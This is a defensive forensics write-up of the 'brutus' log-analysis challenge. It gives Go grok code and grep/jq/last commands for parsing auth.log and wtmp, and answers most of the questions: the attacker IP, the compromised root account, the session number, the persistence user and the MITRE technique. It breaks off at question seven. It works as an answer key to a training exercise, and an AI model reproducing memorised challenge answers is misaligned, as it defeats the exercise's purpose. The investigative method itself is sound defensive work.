brutus

This is brutus writeup by Jiseok Song

I generated go-grok code to analyze it

```
package main
import (
"bufio"
"encoding/json"
"fmt"
"os"
"sort"
"strconv"
"github.com/elastic/go-grok"
"github.com/elastic/go-grok/patterns"
)

func main() {

g := grok.New()

patternDefinitions := map[string]string{
"SESSION_ACTION": "(New session|Session|Removed session)",
"PAM_UNIX_SESSION": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{DATA:type2}\(%{DATA}\:%{DATA:type3}\)\:%{GREEDYDATA}
user %{USERNAME:username}(?:\(%{DATA}\=%{BASE10NUM:to_uid}\) by \(%{DATA}\=%
{BASE10NUM:from_uid}\))?`,
"SUDO_PREFIX": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{USERNAME:orig_username} : TTY=%{DATA:TTY} ; PWD=%
{DATA:pwd} ; USER=%{USERNAME:username} ; COMMAND=%{DATA:command}$`,
"INVALID": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{GREEDYDATA:result} %{USERNAME:username} from %
{IPV4:srcIP} port %{BASE10NUM:port}(?: %{GREEDYDATA:method})?`,
"PAM_UNIX_FAIL": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{GREEDYDATA:result}; logname=%{DATA:logname} uid=%
{BASE10NUM:uid} euid=%{BASE10NUM:euid} tty=%{DATA:tty} ruser=%{DATA:ruser}
rhost=%{IPV4:rhost}`,
"BRUTE": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%{BASE10NUM:pid}\])?
\: %{GREEDYDATA:result} (?:from|by)? %{DATA:user_exist} %{USERNAME:username}
%{IPV4:srcIP} port %{BASE10NUM:port}(?: \[%{GREEDYDATA:method}\])?`,
"SESSION": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{SESSION_ACTION:session_action} %{BASE10NUM:session}%
```

```
{GREEDYDATA}%{WORD:detail}`,
"GROUP": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%{BASE10NUM:pid}\])?
\: (?:group added to %{DATA:file}:|new group:)? name=%{WORD:group_name}(?:,
GID=%{BASE10NUM:gid})?`,
"AUTHORIZED_KEYS": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{DATA:type2} %{DATA:file} %{USERNAME:username} %
{WORD:hashmod}:%{DATA:hash} failed, status %{BASE10NUM:status}`,
"SSHD_DROP": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: (error|drop|exited)%{GREEDYDATA:detail}`,
"USER_MOD": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: %{WORD:method} '%{USERNAME:username}' to %
{GREEDYDATA:group} '%{WORD:allowed}'`,
"USER_ADD": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: new user: name=%{USERNAME:username}, UID=%
{BASE10NUM:uid}, GID=%{BASE10NUM:gid}, home=%{DATA:home}, shell=%
{DATA:shell}, from=%{DATA:from}`,
"PASS_MOD": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%
{BASE10NUM:pid}\])?\: pam_unix\(passwd:%{DATA:new_pass}\): password changed
for %{USERNAME:username}`,
"CHFN": `%{SYSLOGBASE2} %{DATA:host} %{DATA:type}(?:\[%{BASE10NUM:pid}\])?\:
changed user '%{USERNAME:username}'`,
}

g.AddPatterns(patterns.Syslog)
g.AddPatterns(patternDefinitions)

names := make([]string, 0, len(patternDefinitions))
for name := range patternDefinitions {
if name == "SESSION_ACTION" {
continue // skip helper pattern
}
names = append(names, name)
}

sort.Strings(names)

names = append(names, "ALL")



// check CLI args

if len(os.Args) != 2 {

printUsage(names)
```

```
return

}

choice, err := strconv.Atoi(os.Args[1])

if err != nil || choice < 1 || choice > len(names) {
printUsage(names)
return
}

chosen := names[choice-1]
// build final pattern

var finalPattern string

if chosen == "ALL" {
for i, name := range names[:len(names)-1] {
finalPattern += "%{" + name + "}"
if i < len(names)-2 {
finalPattern += "|"
                }
            }
        } else {
finalPattern = "%{" + chosen + "}"
}



// compile

err = g.Compile(finalPattern, true)

if err != nil {

panic(err)

}



// open log

file, err := os.Open("auth.log")

if err != nil {
```

```
panic(err)

}

defer file.Close()



// collect results

var results []map[string]string



scanner := bufio.NewScanner(file)

for scanner.Scan() {

line := scanner.Text()

res, err := g.ParseString(line)

if err != nil {

panic(err)

}

if len(res) > 0 {

results = append(results, res)

}

}



// marshal once at the end as a JSON array

jsonData, _ := json.MarshalIndent(results, "", " ")
fmt.Println(string(jsonData))
}

func printUsage(names []string) {
```

```
  fmt.Println("Usage: go run main.go <number>")
  fmt.Println("\nAvailable patterns:")

  for i, name := range names {
  fmt.Printf(" %d) %s\n", i+1, name)
      }
  }
```

```
└──╼ [★]$ go run main.go
Usage: go run main.go <number>

Available patterns:
  1) AUTHORIZED_KEYS
  2) BRUTE
  3) CHFN
  4) GROUP
  5) INVALID
  6) PAM_UNIX_FAIL
  7) PAM_UNIX_SESSION
  8) PASS_MOD
  9) SESSION
  10) SSHD_DROP
  11) SUDO_PREFIX
  12) USER_ADD
  13) USER_MOD
  14) ALL
```

1. Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?

I can use regex to grep ipv4 address

```
cat auth.log | grep -oP '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' |
sort | uniq -c
```

```
   1 172.31.35.28
   1 203.101.190.9
 214 65.2.161.68
```

It looks like 65.2.161.68 is the attack host that is brute forcing the password

With my code, I can

```
go run main.go 14 | jq .[].srcIP | sort | uniq -c
```

```
  1 "203.101.190.9"
165 "65.2.161.68"
217 null
```


I can easily guess the attack host ip

Answer: 65.2.161.68

2. The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?

I can grep some keywords


```
cat auth.log | grep 'authentication fail' | grep ' user='
cat auth.log | grep -i 'accept' -A5
```



I can see that the attacker brute forced root and succeeded to log in


With my code

```
go run main.go 2 | jq .[].username | sort | uniq -c
go run main.go 5 | jq .[].username | sort | uniq -c
```




It tries brute forcing many users, but the only session created is

```
go run main.go 9 | jq '.[] | .detail+":"+.session_action+":"+.timestamp'
```



I can verify that the attacker succeeded to login at that time

```
go run main.go 5 | jq '.[] |select(.username == "root")' -c | tail -n 2 | jq
.
```




Answer: root

3. Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.

I already found the attacker logged in at 06:32:44, but I need to check wtmp as it can be different from authentication time as indicated in the question

```
TZ=utc last -f wtmp -F -w
```




Answer: 2024-03-06 06:32:45

4. SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?


I can grep keywords

```
cat auth.log | grep session | grep root
```



I can easily get it from my code also

```
go run main.go 9 | jq '.[] | select(.detail == "root")'
```




Answer: 37

5. The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?


I can grep keyword

```
cat auth.log | grep add
```



Or use my code

```
go run main.go 12
```



Answer: cyberjunkie

6. What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?


I can easily browse it in mitre(https://attack.mitre.org/techniques/T1136/001/)

Answer: T1136.001

7. What time did the attacker's first SSH session end according to auth.log?

